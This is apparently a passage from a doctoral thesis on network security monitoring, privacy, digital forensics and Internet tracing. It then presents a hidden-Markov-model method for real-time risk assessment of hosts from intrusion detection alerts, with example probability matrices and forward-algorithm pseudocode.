Current high-speed Internet backbone infrastructure require that monitoring systems are able to handle extremely high bandwidths. Modern sensor technologies allow monitoring up to 10Gb/s with limited onboard processing. At this rate, every operation, such as pattern analysis, protocol reassembly, distributed analysis and data storage becomes difficult, and it is often necessary to sample or filter data even before analysis. Such approaches necessarily lead to the loss of information and increases the probability of false negatives. Load balancing and hardware implementations are two directions that have been studied in the literature. See [A141] for some recent results in this field

Encryption and Anonymity

Depending on the analysis performed, encryption and anonymity can reduce the possibility of detecting threats. Content-based analysis may not be possible when commonly used encryption protocols such as SSL, SSH, PGP, and IPSEC are employed. On the other hand, even traffic-based analysis becomes difficult if anonymity schemes are in use. Anonymity networking was introduced by Chaum [A30, A31], and it has been further developed in e.g., [A43, A55].

Privacy and Confidentiality Issues

Network monitoring places a great responsibility on all involved parties for the confidentiality and privacy of the data that is recorded and processed. The contents of network traffic is obviously private and confidential, but even traffic data alone can compromise a user's privacy. This is particularly important in the cases where monitoring data is shared between multiple parties. It is important that the data is protected in such a way that only the minimum amount of data necessary for

analysis is provided. Note that current solutions for protecting IP addresses in monitoring data, such as for example prefix-preserving pseudonymization [A143], fail to provide protection against simple cryptographic attacks, as discussed in Chapter 4.

Assessment

Much of the recent research on the analysis of network traffic has been done in the field of intrusion detection systems (IDS). However, an IDS generates a large volume of data, and it is in itself not sufficient for providing an overview of the threats and risks in a computer network. The low level alerts and monitoring data can be important in handling or investigating a case, but a higher level of abstraction is necessary for managing the information flow and making the right decisions. Data reduction through correlation, aggregation, and visualization tools can be helpful in addressing this problem, but the challenges discussed above call for more intelligent assessment applications, which are capable of identifying and assessing threats and risks in a real-time environment. For this purpose, assessment systems based on quantitative methods can be deployed to aid the decision-making process. One such system for host based risk assessment system was published in [A53], and a network-oriented system for quantitatively assessing risk based on input from intrusion detection systems is proposed in Chapter 3 in this thesis.

2.3.4 Sensor Technologies

The basic component of any monitoring system is the sensor. A sensor is a device or program that records and reacts to specific events, in our case network traffic on a computer network. Different types of network monitoring systems exist, with functionalities like data collection, filtering, and alert generation. The correct placement of sensors is essential; ideally one should have full monitoring coverage, without overlapping. Without full coverage, one may experience false negatives, i.e., some incidents may go undetected. In the following, we will provide an overview of sensor technologies that may provide security relevant data.

Network Sniffers

A network sniffer is the most fundamental sensor type in most network monitoring applications. It is capable of intercepting and storing data from a network connection. The amount of network traffic processed and stored can be limited by applying a filter based on certain attributes in the network packet headers, by preserving only parts of the data (such as the packet header), or by employing sampling. Specialized hardware for reliable high-bandwidth sniffing was developed as part of the EU Scampi project [A35], and there are also commercial products available. Standards for logging network flows are, for example, IPFIX [A34] and its predecessor NetFlow (a Cisco standard). In the context of lawful interception of network traffic, a sniffer is often referred to as a wiretap.

Intrusion Detection Sensors

IDS technology has become widespread, available both as off-the-shelf products and as outsourced solutions from security vendors. An IDS is intended to detect and report possible attacks and malicious network activity. Intrusion detection systems are classified according to several criteria. Based on the functionality of the IDS sensors, they can be classified as either a host based IDS (HIDS) or a network based IDS (NIDS). HIDS sensors monitor the integrity of hosts, whereas NIDS sensors monitor network traffic based on data from network sniffers. See Section 2.3.1 for further information on IDS.

System and Network Logging

Most computer systems implement some degree of logging to record events related to the operating system, user activity, applications, and security specific events. Logs usually contain timestamps and addresses regarding transactions, and they can be vital in incident handling and criminal investigations. Logs can be found on any computer system, including on servers, as well as in network components such as firewalls and routers. Logs may be stored locally on each host, or there may be

an infrastructure for centralized logging, using a standard protocol such as syslog.

Virus Detection

Virus detection is perhaps the most well-known security mechanism for the average user on the Internet. It is used both as a security measure for workstations and laptops and as part of network filtering mechanisms used for preventing viruses embedded in e.g., email and web traffic. Virus detection systems have the capability to detect and report malicious code (e.g., viruses and worms) and, in some cases, to quarantine or remove the malicious code. Virus detection software may be managed by central management systems for larger networks.

Production Honeypots

Honeypot technology is a data-collection tool suitable for both computer security research and operational network monitoring. Lance Spitzner has published several books on the issue [A111, A112, A110] and defined a honeypot as a "security resource whose value is in being probed, attacked or compromised". Note that, in this context, production honeypots have two main functions; as a sensor and as a means of deception. Simple honeypots may not convince a competent attacker in the long run, but the use of production honeypots may force an attacker to use time and resources on mapping and identifying honeypots, thereby allowing the honeypots to gather information about the tools and methods used. Honeypots are also used as tools for detection and analysis of zero-day worms [A36, A102].

2.4 Privacy and Data Protection

Privacy is becoming an increasingly important topic, as monitoring applications are becoming ubiquitous. Nearly all systems that we interact with leave digital tracks, including payment transactions, telecommunication services, passes for toll roads and public transportation, etc. In addition to these examples, any activity on the

Internet leaves a digital track both on the client devices, on third party systems, and of course on the services that are being used. There are big commercial actors that acquire and use private information for commercial purposes, such as directed marketing, and nation states and law enforcement naturally have an interest as well. The end user, whose privacy is at stake has very little control of the situation, and the media has repeatedly reported on how private data is stolen and misused, causing for example identity theft and spamming problems.

2.4.1 Regulatory Measures

The right to privacy is not a new concept, but the rapid technological and social change has put our privacy under great pressure. To counter this, privacy, or data protection, is on the agenda of nation states and international organizations. The purpose of most of these efforts is to protect the privacy of the consumer from commercial actors. Law enforcement and national security services are, however, often exempted. OECD presented a guideline regarding the protection of privacy and transborder flows of personal data as early as in 1980 [A87], and the UN published their guidelines concerning computerized personal data files in 1998 [A129]. The European Parliament adopted a directive on the protection of individuals with regard to the processing of personal data in 1995 [A126], and this directive has subsequently been adopted by most member states. The directive defines personal information as "any information relating to an identified or identifiable natural person (data subject); an identifiable person is one who can be identified, directly or indirectly, in particular by reference to an identification number or to one or more factors specific to his (...) identity". See [A24] for a comprehensive reference on data protection law.

2.4.2 Privacy Enhancing Technologies

Another reaction to the threats to privacy is the development of technical measures, referred to as privacy enhancing technologies (PET). The key motivation for these

measures is that privacy can not be sufficiently protected by legislation and codes of conduct alone [A46, page 30]. According to [A23], the term privacy enhancing technologies refers to "technical and organizational concepts that aim at protecting personal identity". Examples of PET are anonymity networks, pseudonymization techniques (as discussed in Chapter 4 of this thesis), and encryption tools. There has been some criticism of the limitations of PET (see [A23] in [A2]), and some solutions have failed to see widespread use, such as the Platform for Privacy Preferences (P3P) [A135]. However, with increasing focus on the topic and an increasing amount of PET research, PET seems to have established its role as a complement to the data protection legislations discussed above.

2.5 Digital Forensics

Forensic science refers to the application of scientific methods to establish factual answers to legal problems both in criminal and civilian cases. Computer forensics or digital forensics refers to forensic science as applied to digital media, whereas digital investigations refers to the more general field of performing investigations in the digital domain. Other terms, such as network forensics, device forensics, Internet forensics, etc., are often used to label specialized fields within digital forensics.

Digital forensics is growing in importance, both as a central field in law enforcement and civilian law and as a research field in itself. As information technology is becoming an integral part of our society, most legal cases have an aspect of digital forensics, involving e.g., mobile phones, credit card transactions, email systems, Internet logs, GPS systems, etc. As many types of digital evidence can be volatile and easily manipulated, the preservation of chain of custody, or evidence integrity, through the use of standardized forensic tools and methods, has become extremely important.

2.5.1 The Digital Crime Scene and Digital Evidence

The digital crime scene can consist of a number of computing and storage devices, as well as the network connecting them. Digital evidence is any digital data that contains reliable information that supports or refutes a hypothesis about an incident. Digital evidence may be found on the hard drives or in the volatile memory of all the involved hosts, as well as in captured network traffic, referred to as network dumps. A variant of the network dump is preprocessed network traffic, such as network intrusion detection system alert logs. All analysis is assumed to be performed on copies of the evidence in order to preserve its integrity.

2.5.2 Internet Investigations

A central issue in assessing and responding to an attack on the Internet is the identification and localization of the attackers. An attack can be launched using a large number of hosts, in which case fast and accurate identification and tracing is crucial for handling and responding to the attack. In the digital world of the Internet, however, there are many cases where a successful trace is difficult or impossible. The design of the Internet, as well as services that hide the origin of communication and provide anonymity, complicate tracing and create a need for a wide range of tools for tracing.

We refer to a digital address as any address that identifies a user, host, or service on the Internet. Examples of digital addresses are Ethernet MAC addresses, IP addresses, AS numbers, DNS domain names, URLs, email addresses. Internet Assigned Numbers Authority (IANA) is the highest authority for the allocation of IP addresses and AS numbers. A host on the Internet is associated with multiple registration databases. In particular, its IP address is registered in an IP WHOIS database, its domain name is registered in a DNS WHOIS database, and information about its location on the Internet is provided by the routing tables. All of this information can be used to obtain information about the location and identity of addresses and users on the Internet. In order to perform a successful trace on the

Internet, it is necessary to understand the interaction between different protocols. Each protocol may have its own addressing scheme, but it may be necessary to uncover the lowest level addresses, i.e., the hardware address on the physical network, in order to associate an address with a physical user or location.

There are multiple sources of information that can be used for passive tracing on the Internet. The most important sources are the structured databases for DNS and IP registration, as well as the routing policies of the network operators. In addition, valuable information exists in unstructured sources, for example on the WWW, Usenet, mailing lists, and on message boards. Network operators often provide information about their network and routing policies through Looking Glass services. A passive trace implies that there is no communication with the target system.

The use of active tracing methods implies probing the target host or network directly in order to obtain further information about its address, geographical location, or identity. Active tracing can, in some cases, reveal far more information about a target host that the passive methods. However, active methods can warn an attacker about an ongoing trace, possibly causing evidence to be compromised or destroyed. Also, active tracing methods may be illegal in some countries. See [A90] and [A50] for further discussions. A method for active tracing of hosts on the Internet using round-trip time was proposed by Espen A. Fossen and the author of this thesis in [A49].

Both passive and active methods outlined above have their limitations. There are several factors that can complicate the identification and localization of a user on the Internet, either because of the design and international aspect of the Internet, or because a malicious user employs methods to obfuscate his real location. We have to expect that sophisticated attackers involved in information warfare or cyber terrorism will take precautionary measures and employ the methods available to make tracing more difficult.

Chapter 3

Real-time Risk Assessment

Hugin og Munin
kvar morgon flyg
yver verdi vide;
eg fæler for Hugin
at heim han ei rekk,
endå meir eg ottast for Munin.

Grímnismál [B177]

The complexity of today's networks and distributed systems makes the process of risk management, network monitoring, and intrusion detection increasingly difficult. The amount of data produced by a distributed intrusion detection system can be overwhelming, and prioritization and selection of appropriate responses is generally difficult. On the other hand, risk assessment methodologies are being used to model and evaluate network and system risk. These approaches are, however, generally limited to manual processes, and they are not designed with real-time risk management applications in mind.

The main contribution of this chapter is a novel approach to network risk assessment, providing both a high-level overview of network risk based on individual risk evaluations for each host and a quantitative metric for performing alert prioritization. The approach considers the risk level of a network as the composition of the risks of individual hosts. It is probabilistic and uses hidden Markov models (HMMs)

to represent the likelihood of transitions between security states. Alerts are prioritized according to the risk associated with the hosts referenced in the alert. The method is evaluated both through discrete-event simulations and through a prototype implementation. The prototype implementation tightly integrates the risk assessment tool with an existing framework for distributed, large-scale intrusion detection, and the results of the risk assessment is used to prioritize the alerts generated by the IDS sensors. Finally, the prototype is evaluated using both training data from Lincoln Laboratory [B161] and real network traffic from the Technical University of Vienna [A71].

This chapter is based on the conference publications [A9, A11, A10, A60]. The author of this thesis originally proposed a model for real-time risk assessment as part of the risk management process. Kjetil Haslum proposed using HMMs to solve this problem, and the theoretical framework has been developed in close cooperation between Kjetil Haslum, Karin Sallhammar, and the author. The simulation program with corresponding experiments for [A10] was mainly implemented by the author of this thesis. Tønnes Brekne, Marie Elisabeth Gaup Moe, and Professor Svein J. Knapskog also provided helpful input and contributed to writing the initial paper [A9]. Kjetil Haslum was the first author for [A60], covered in Sections 3.3.3 and 3.4.3 in this chapter. The paper [A11] and the prototype implementation was developed at UCSB in close cooperation with Fredrik Valeur, Professor Giovanni Vigna, and Professor Richard A. Kemmerer. The author implemented the real-time risk assessment code as part of the STAT intrusion detection framework and performed the experiments. Fredrik Valeur assisted with configuring STAT, performing the necessary modifications to the framework, and implementing a preprocessor for detecting the outbound denial-of-service attacks that occur in one of the data sets.

The remainder of this chapter is structured as follows. Section 3.1 provides background material with the terminology and reference model used in this chapter, as well as an overview of some related work. Section 3.2 introduces the modeling framework for modeling assets using hidden Markov models, and Section 3.3 shows

how the security state of the assets can be estimated using HMMs. Using the HMM modeling and estimation framework, we show how this can be used as a basis for real-time risk assessment in Section 3.4. Alert prioritization is proposed as a possible application of the approach in Section 3.5. An evaluation of the approach is provided based on discrete-event simulations in Section 3.6, and a prototype with results based on simulated and real-life data is provided in Section 3.7 and Section 3.8. Section 3.9 contains a discussion of some central aspects of the approach with suggestions for further research.

3.1 Background and Terminology

A reference model with the necessary terminology for the purpose of this chapter is provided in this section. Some background material on model-based risk management, alert prioritization, and hidden Markov models is provided, and both the *target network architecture* and the *monitoring and assessment architecture* are discussed.

3.1.1 Model-based Risk Management

The chapter presents a method for dynamic evaluation of risk based on underlying network and risk models. To be more specific, the primary target of this chapter will be to study a risk evaluation scheme based on the relationship between risk modeling and network monitoring. The proposed scheme is based on distributed, model-based risk management, where multiple heterogeneous sensors provide timely and scalable detection of erroneous and malicious behavior. The hypothesis is that a predefined model combined with available monitoring data from multiple sources will lead to improved efficiency and accuracy compared to current monitoring technologies. Furthermore, it is a target of this research to study how these results can be processed as part of a risk management system that computes operational risk in a real-time setting.

In order to quantify or measure the security level in complex distributed systems, it is necessary to model the system, and the model has to be updated according to the actual implementation. The model has to contain sufficient details to facilitate evaluations of such systems, but it is practically impossible to model every state in every program or service (also referred to as the *state explosion problem* or *largeness problem* [A38, A83]). It is, however, necessary to find sufficiently detailed modeling schemes that can be useful in describing vulnerabilities, threats and risks. Risk analysis methodologies are to some degree capable of supporting quantitative analysis, but they are generally time consuming and highly subjective.

Based on a model that is able to describe vulnerabilities, threats and risks quantitatively, the next challenge is to monitor or measure security relevant changes or events in the system. Currently, this problem may be addressed through the use of intrusion detection systems, logging, and auditing. There are, however, many problems with these technologies as they are applied today. The amounts of data are often large and the material is hard to understand. The data also contains false alarms (false positives), or fails to identify real threats (false negatives). The practice of security monitoring is consequently expensive and often insufficient for providing a full overview of the risk level.

Research in risk assessment and risk management has traditionally focused on the development of methods, tools, and standards for manual risk assessment. Two commonly recommended references for risk management have been proposed by AS/NZS [A116] and NIST [A84] (see Section 2.2.1). Model-based methodologies for risk assessment, such as Coras [B152] and Morda [A45], have been developed to support the risk assessment process. The approach described in this chapter complements these approaches by performing risk assessment in real-time based on an initial estimation of model parameters representing the probabilities of different security states. A real-time risk assessment method has previously been proposed in [A53], which introduces a formal model for the real-time characterization of risk faced by a host. However, that approach is limited to risk assessment for individual

hosts.

An overview of the risk management process used in this chapter is shown in Figure 3.1[1]. The risk management process depends on a *model* that contains a detailed design of the system, as well as security policies and a risk model expressing threats, vulnerabilities, stakeholders, assets, countermeasures, risks with corresponding likelihood and consequences, etc. The model can be developed through the use of modeling tools like UML with corresponding model-based risk assessment using tools like Coras. Based on this model *monitoring* is implemented to control that the security policies are followed and that the models are correct. Specifically, monitoring is employed to detect security incidents such as computer intrusions. *Assessment* refers to the real-time assessment based on input from the monitoring system. Quantitative measures are computed based on parameters from the risk model. Finally, *responses* can be predefined in the model, and responses (or countermeasures) are initiated based on the monitoring and assessment systems. Responses can either be automated, or the system can work as a decision support tool for human network administrators.




Figure 3.1: Security management process.

[1]A similar security process model is presented in [A17, page 5].

3.1.2 Hidden Markov Models

The application of HMMs as a method for estimating the risk of a network was initially proposed in [A9]. An HMM enables the estimation of a *hidden* state based on *observations* that are not necessarily accurate. An important feature of this model is that it is able to model the probability of false positives and false negatives associated with the observations. The method is based on Rabiner's work on HMMs [A97]. An introduction to HMMs is also provided in [A5, pages 305 – 325], and a recent, comprehensive survey of hidden Markov modeling is provided in [A26].

The classic application for HMMs is speech recognition, but HMMs have recently become a familiar tool in computer and network security research as well. Hidden Markov models have been used in IDS architectures to detect multi-stage attacks [A88], and as a tool to detect misuse based on operating system calls [A138]. A method for for measuring behavioral distances between processes using HMMs was proposed in [A52].

3.1.3 Alert Prioritization

There are many different approaches to alert prioritization in the literature. Porras et al. present a model that takes into account the impact of alerts on the overall mission that a network infrastructure supports [A95]. This approach relies on a knowledge base that models the security-relevant characteristics of the protected network. Other alert prioritization systems (see e.g., [B154, A57, A72]) are based alert verification. These systems assign a higher priority to alerts that are verified as true attacks, while alerts that are determined to be false positives are given a lower priority. The alert verification systems can operate in either an offline or an online mode. Offline systems are based on periodic vulnerability scans of the protected network, and alerts are verified by checking whether the vulnerabilities referenced by the alerts are present on the attacked hosts. Online alert verification systems operate in a similar way, but vulnerability scanning is performed on-demand when

alerts are received by the system [A73].

3.1.4 Target Network Architecture

The target of the risk assessment described in this chapter is a generic network consisting of *assets*. An asset can represent e.g., computers, network components, services, users, data or information, etc. The network can be arbitrarily complex, with wireless ad-hoc devices as well as ubiquitous services. The risk of both individual assets and of the entire network is assessed continuously and in real-time. The unknown factors in such a network may represent *vulnerabilities* that can be *exploited* by a malicious attacker or computer program, causing *unwanted incidents*. The potential exploitation of a vulnerability is described as *threats* to the assets. The *risk* of a system can be estimated by evaluating the probability and consequence of unwanted incidents. In the examples provided in this chapter, the modeled assets are always hosts, but other interpretations are possible.

3.1.5 Monitoring and Assessment Architecture

The architecture for real-time risk assessment contains of an *assessment system* and a number of *sensors*.

The *assessment system* is a computer program that is responsible for collecting and aggregating sensor data from a set of sensors that monitor a set of assets. The main task of the assessment system is to perform real-time risk assessment based on sensor data. The prototype described in Section 3.7 is a centralized proof-of-concept implementation. In [A9, A60] we proposed a distributed solution employing multiagent systems to provide flexibility and scalability. These are just two possible designs, and other architectures should be carefully considered when implementing the assessment system.

A *sensor* can be any information-gathering program or device, including different types of intrusion detection systems (IDS), network sniffers (using sampling or filtering), logging systems, virus detectors, honeypots, etc. The main task of the

sensors is to gather information regarding the security state of assets. The assumed monitoring architecture is hybrid in the sense that it supports any type of sensor. However, it is assumed that the sensors are able to classify and send standardized observations according to the risk assessment model described in this chapter. Only IDS sensors are considered in the examples in this chapter, but the approach supports other sensor types as well.

3.2 Modeling Assets as Hidden Markov Models

Assume that the security of an asset can be modeled by N states, denoted $S = \{s_1, \ldots, s_N\}$. A state refers to an operational mode of the asset with respect to security. The decision of what to include in the state definition is a trade-off between model expressiveness and complexity. Different applications likely require different state models. Some example models are provided later in this chapter. The behavior of an asset is characterized by the transitions between its states. Due to both regular and malicious user behavior, the security state of an asset changes over time. The sequence of states visited is denoted $X = x_1, x_2, \ldots$, where $x_t \in S$ is the state visited at time t. Assume that the probability of future states depend only on the current system state, i.e., $P(x_{t+1} = s_i | x_t, x_{t-1}, \ldots, x_1) = P(x_{t+1} = s_i | x_t)$. The security behavior of an asset can consequently be modeled as a Markov chain. A similar approach to modeling the security of a system has previously been used in [A56], where it was applied to describe the dynamic behavior of intrusion tolerant systems.

The risk *observation messages* are provided by the K sensors monitoring an asset, indexed by $k \in \{1, \ldots, K\}$. An observation message from sensor k can consist of any of the symbols in the observation symbol set $V^k = \{v_1^k, \ldots, v_{M_k}^k\}$. Different sensors may therefore produce observation messages from different observation symbol sets, depending on the sensor type. Assume that the observation messages

are independent variables, i.e., an observation message depends on the asset's current state only and not on any previous observation messages. The *sequence* of messages received from sensor k is denoted $Y^k = y_1^k, y_2^k, \ldots$, where $y_t^k \in V^k$ is the observation message received from sensor k at time t. Based on the observation messages, the assessment system performs real-time risk assessment. The observation messages can be received from several sensors simultaneously, and they may contain conflicting information. As one cannot assume that it is possible to resolve the correct state of the monitored assets at all times, the observation symbols are probabilistic functions of the asset's security state. The asset's true state is *hidden*. This is consistent with the basic idea of HMMs [A97].

For each sensor k monitoring an asset, there is an HMM described by the parameter vector $\lambda^k = (\mathbf{P}, \mathbf{Q}^k, \pi)$. $\mathbf{P} = \{p_{ij}\}$ is the state transition probability distribution matrix for an asset, where $p_{ij} = P(x_{t+1} = s_j | x_t = s_i), 1 \leq i, j \leq N$. Hence, p_{ij} represents the probability that the asset will transfer into state s_j next, given that its current state is s_i. $\pi = \{\pi_i\}$ is the initial state distribution for the asset. Hence, $\pi_i = P(x_1 = s_i)$ is the probability that the asset is in state s_i when the risk assessment process is initialized.

For each asset, there are K observation symbol probability distribution matrices, one for each sensor monitoring the asset. The observation symbol probability distribution matrix $\mathbf{Q}^k = \{q_j^k(l)\}$ is a probability distribution for an asset in state s_j over the observation symbols from sensor k, whose elements are $q_j^k(l) = P(y_t^k = v_l^k | x_t = s_j), 1 \leq j \leq N, 1 \leq k \leq K, 1 \leq l \leq M_k$. $q_j^k(l)$ represents the probability[2] that sensor k will send the observation symbol v_l^k given that the asset is in state s_j. $\mathbf{Q}^k$ therefore indicates sensor k's false-positive and false-negative effects on the risk assessments. For simplicity, we omit the k index whenever we refer to the modeling of assets with only one sensor. Specifically, we refer to $\mathbf{Q}^k$ as $\mathbf{Q}$ whenever there is only one sensor for a given asset.

The π vector and the $\mathbf{P}$ matrix describe the initial state and security behavior

[2]This is also referred to as *emission probability*

of an asset, and thus it must be the same for all sensors monitoring the same asset. Since each sensor may produce a unique set of observation symbols, the $\mathbf{Q}$ matrix depends on the sensor k.

Note that the application of this approach is an approximation of the real world, and there are aspects of real systems that cannot be modeled in a precise manner. We do not know the actual security state model of the assets, and the sensors do not behave ideally according to the observation probability matrix. The HMM approach assumes that subsequent observations produced by the network monitoring sensors are independent, i.e., an observation is determined by the current security state only, and not by any previously visited states or previous observations. This assumption can be violated in two ways. First, an asset can be targeted by an intelligent attacker, and the security states visited will consequently be the results of a deterministic plan, rather than a random process. Second, some types of sensors (e.g., misuse detection systems, such as Snort) are deterministic in the sense that they always provide the same alert given a particular traffic pattern. Some attacks may cause repeating traffic patterns, causing a series of identical observations over time. Examples of such attacks are DDoS attacks, which occurs in the example in Section 3.8. The effect of such dependencies should be investigated as part of future research activities related to the use of this approach.

Consider the following examples of a university network and a military network to see how values can be assigned to the model parameters.

Example 3.1

Assume that we can model each host in a university network as an asset with four states, $S = \{G, P, A, C\}$, where G represents "good", P represents "probed", A represents "attacked", and C represents "compromised". In a university network, we can assume that there are high volumes of probing and a fair amount of attack attempts. The security level for hosts is also varying, and a system compromise is a likely scenario for some hosts. Consequently, the transitions to state P, A, and C are relatively likely. In addition, because the traffic in university networks

is heterogeneous and changing over time, we assume that it is hard to configure and maintain accurate IDS sensors. Therefore, we have to assume that there is a high number of false positives and negatives. This is modeled by increasing the probabilities of receiving an observation that indicates a false positive or a false negative and decreasing the probability of receiving an accurate observation in the matrix $\mathbf{Q}$. For example, $q_G(4)$, which represents the probability of receiving an observation indicating a compromised alert when the system is actually in the good state, has to be increased to represent the false positive probability. P and Q can for example be set as follows:

$$\begin{aligned}
\mathbf{P} &= \begin{pmatrix} p_{GG} & p_{GP} & p_{GA} & p_{GC} \\ p_{PG} & p_{PP} & p_{PA} & p_{PC} \\ p_{AG} & p_{AP} & p_{AA} & p_{AC} \\ p_{CG} & p_{CP} & p_{CA} & p_{CC} \end{pmatrix} \\
&= \begin{pmatrix} 0.95 & 0.02 & 0.02 & 0.01 \\ 0.02 & 0.95 & 0.02 & 0.01 \\ 0.02 & 0.02 & 0.94 & 0.02 \\ 0.01 & 0.01 & 0.01 & 0.97 \end{pmatrix}, \\
\mathbf{Q} &= \begin{pmatrix} q_G(1) & q_G(2) & q_G(3) & q_G(4) \\ q_P(1) & q_P(2) & q_P(3) & q_P(4) \\ q_A(1) & q_A(2) & q_A(3) & q_A(4) \\ q_C(1) & q_C(2) & q_C(3) & q_C(4) \end{pmatrix} \\
&= \begin{pmatrix} 0.7 & 0.1 & 0.1 & 0.1 \\ 0.1 & 0.7 & 0.1 & 0.1 \\ 0.1 & 0.1 & 0.7 & 0.1 \\ 0.1 & 0.1 & 0.1 & 0.7 \end{pmatrix}.
\end{aligned}$$

In this simple example the values in the bottom left corner of the Q matrix represent false negatives, whereas the values in the top right represent false positives. The diagonal represents the probability of accurate detections. Also, in such a

network, the initial state distribution π has to take into consideration the probability that a system is already under attack or even compromised:

$$\pi = \{0.65, 0.2, 0.1, 0.05\}.$$

Example 3.2

In a military grade system, we can assume that the security level is very high, and the probability of attacks is low, as the system is not known to the public. Given the state model $S = \{G, P, A, C\}$, this implies that the probability of transition to P and A should be low, but P should still take into account the possibility of random scanning. Due to the high level of security, the probabilities of transition to state C should be extremely low. The observation probabilities should represent the fact that the traffic is regulated, and that the IDSs and logging systems are configured to be highly accurate. The initial state can be assumed to be $\pi = \{1, 0, 0, 0\}$. The following are example transition and observation probability matrices:

$$\mathbf{P} = \begin{pmatrix} 0.995 & 0.002 & 0.002 & 0.001 \\ 0.02 & 0.959 & 0.02 & 0.001 \\ 0.02 & 0.02 & 0.958 & 0.002 \\ 0.01 & 0.01 & 0.01 & 0.97 \end{pmatrix},$$

$$\mathbf{Q} = \begin{pmatrix} 0.97 & 0.01 & 0.01 & 0.01 \\ 0.01 & 0.97 & 0.01 & 0.01 \\ 0.01 & 0.01 & 0.97 & 0.01 \\ 0.01 & 0.01 & 0.01 & 0.97 \end{pmatrix}.$$

3.3 Security State Estimation

In this section we show how the security states of assets can be dynamically updated based on the HMMs discussed in the previous section. This section presents both the standard method for discrete-time estimation, as well as two methods for handling continuous-time sensor input. There is a multitude of sensors that can provide

security relevant information, such as IDS sensors, network logs, network traffic measurements, virus detectors, etc. Some of these may be well described by a discrete-time HMM, but continuous-time HMMs may be more suitable in some cases, as it allows for transition rates rather than probabilities. The two HMM types complement each other, and they are suitable for different types of sensors.

Let us consider some example sensor types. A misuse IDS matches network traffic (NIDS) or host activity (HIDS) with signatures of known attacks and generates alerts. Virus detection systems use a similar technique. The alert stream of a signature based IDS is typically highly varying, and a continuous-time HMM approach may be preferable. An active measurement systems can be used to perform periodical measurements of the availability of hosts and services, for example based on delay measurements. Such a measurement system is an example of an active sensor suitable for a discrete-time HMM that is updated periodically. An anomaly based IDS uses statistical analysis to identify deviation from a behavior that is presumed to be normal. Such a sensor could be used with either a continuous- or a discrete-time model. If the sensor is used to produce alerts in case of detected anomalies, it can be used in a fashion similar to the signature based sensors. If the sensor is used to compute a measure of the normality of a network or system, it can be used as a basis for periodic computations using a discrete-time model.

3.3.1 Discrete-time Estimation

In order to perform real-time risk assessment, the security state of each asset is regularly updated in discrete-time intervals. For each sensor k the assessment system computes the asset's current state probability $\gamma_t^k = \{\gamma_t^k(i)\}$, at each time instant t. Given an observation y_t^k, and the HMM $\lambda^k = (\mathbf{P}, \mathbf{Q}^k, \pi)$, the assessment system can update the state probability by using Algorithm 3.1. This algorithm relies on a *forward variable*, computed by means of Algorithm 3.2. The sensor index k has been omitted in these algorithms to simplify the notation. Further details regarding the algorithms are presented in Appendix A.1.

Algorithm 3.1 Update state probability distribution γ_t

IN: $t, y_t, \alpha_{t-1}, \lambda$ {time t, observation at t, forward variable at time $t-1$, the HMM}
OUT: γ_t {the security state probability at time t}
  use Algorithm 3.2 to compute the forward variable α_t
  for $i = 1$ to N **do**
    $\gamma_t(i) \leftarrow \frac{\alpha_t(i)}{\sum_{j=1}^{N} \alpha_t(j)}$
  end for
  return $\gamma_t = \{\gamma_t(i)\}$

Algorithm 3.2 Compute forward variable α_t

IN: $t, y_t, \alpha_{t-1}, \lambda$ {time t, observation at t, forward variable at time $t-1$, the HMM}
OUT: α_t {the forward variable at time t}
  for $i = 1$ to N **do**
    if $t = 1$ **then**
      $\alpha_t(i) \leftarrow q_i(y_t)\pi_i$
    else
      $\alpha_t(i) \leftarrow q_i(y_t) \sum_{j=1}^{N} \alpha_{t-1}(j) p_{ji}$
    end if
  end for
  return $\alpha_t = \{\alpha_t(i)\}$

Note that when implementing Algorithms 3.1 and 3.2, the forward variable has to be scaled, such that $\bar{\alpha}_t(i) = C_t \alpha_t(i)$, where $C_t = (\sum_{i=1}^{N} \alpha_t(i))^{-1}$. This is done to keep the computations within the precision range of the computer. It can be shown that these scaling coefficients cancel out [A97, page 272].

3.3.2 A Continuous-time Approximation

The HMM defined above is a discrete-time model, not inherently suitable for continuous-time observation data. A model for real-time risk assessment must be able to handle bursts of alerts, as well as silent periods without alerts. Ideally, no alerts should be discarded at any time. To correctly interpret alerts as an indication of an ongoing attack, the time interval between subsequent alerts must be considered in the model. To solve this problem we can make a continuous-time approximation, similar to the approach used in [A139]. By using a fixed, sufficiently short, time period between events in the discrete-time model, the intervals between observations will be multiples of this period.

Recall that the assessment system processes a sequence of discrete-time observation messages Y^k, where $y_t^k \in V^k$ is the observation message received from sensor k at time t. Let the time between two subsequent observation messages be defined as Δ, where Δ is a fixed value. Hence, in a continuous-time context, $p_{ij}(\Delta) = P(x_{t+\Delta} = s_j | x_t = s_i)$ represents the probability that an asset will be in state s_j after an additional time Δ, given that its current state at time t is s_i. For simplicity we let p_{ij} represent $p_{ij}(\Delta)$. In case there are no observation messages during Δ, a "null" message is generated. When two or more observation messages arrive within this time interval, they are placed in a queue and processed at time $t + \Delta, t + 2\Delta, \ldots$. The queue will necessarily introduce a delay in the risk computation. Δ should therefore be small enough so that the assessment system can handle the alert frequency of the monitored asset in real-time with minimal loss of alerts due to a full queue. The queue size must, however, not be so large that the system looses its ability to assess risk in real-time. As an example, a queue size of 1200 alerts and $\Delta = 1$ second introduces a maximum delay of 20 minutes, which is unacceptable for most applications. On the other hand, the processing capacity of the assessment system should not be exceeded; it must be able to update the state probability (i.e., execute Algorithms 3.1 and 3.2) in less than Δ. The selection of a suitable time interval is a configuration issue that depends on the actual implementation.

3.3.3 Rate-based Continuous-time Estimation

The continuous-time approximation above may lead to unnecessary resource consumption, in particular in systems with unpredictable observation patterns. An alternative to this approach is to adapt the HMMs to support rate-based estimation.

Assume that a continuous-time Markov chain $(x(t), t \geq 0)$ can be used to model the security of an asset. The model consists of the set of states $S = \{s_1, \ldots, s_N\}$, the initial state distribution π, and a transition rate matrix $\mathbf{\Lambda} = \{\lambda_{ij}\}$, $1 \leq i, j \leq N$.

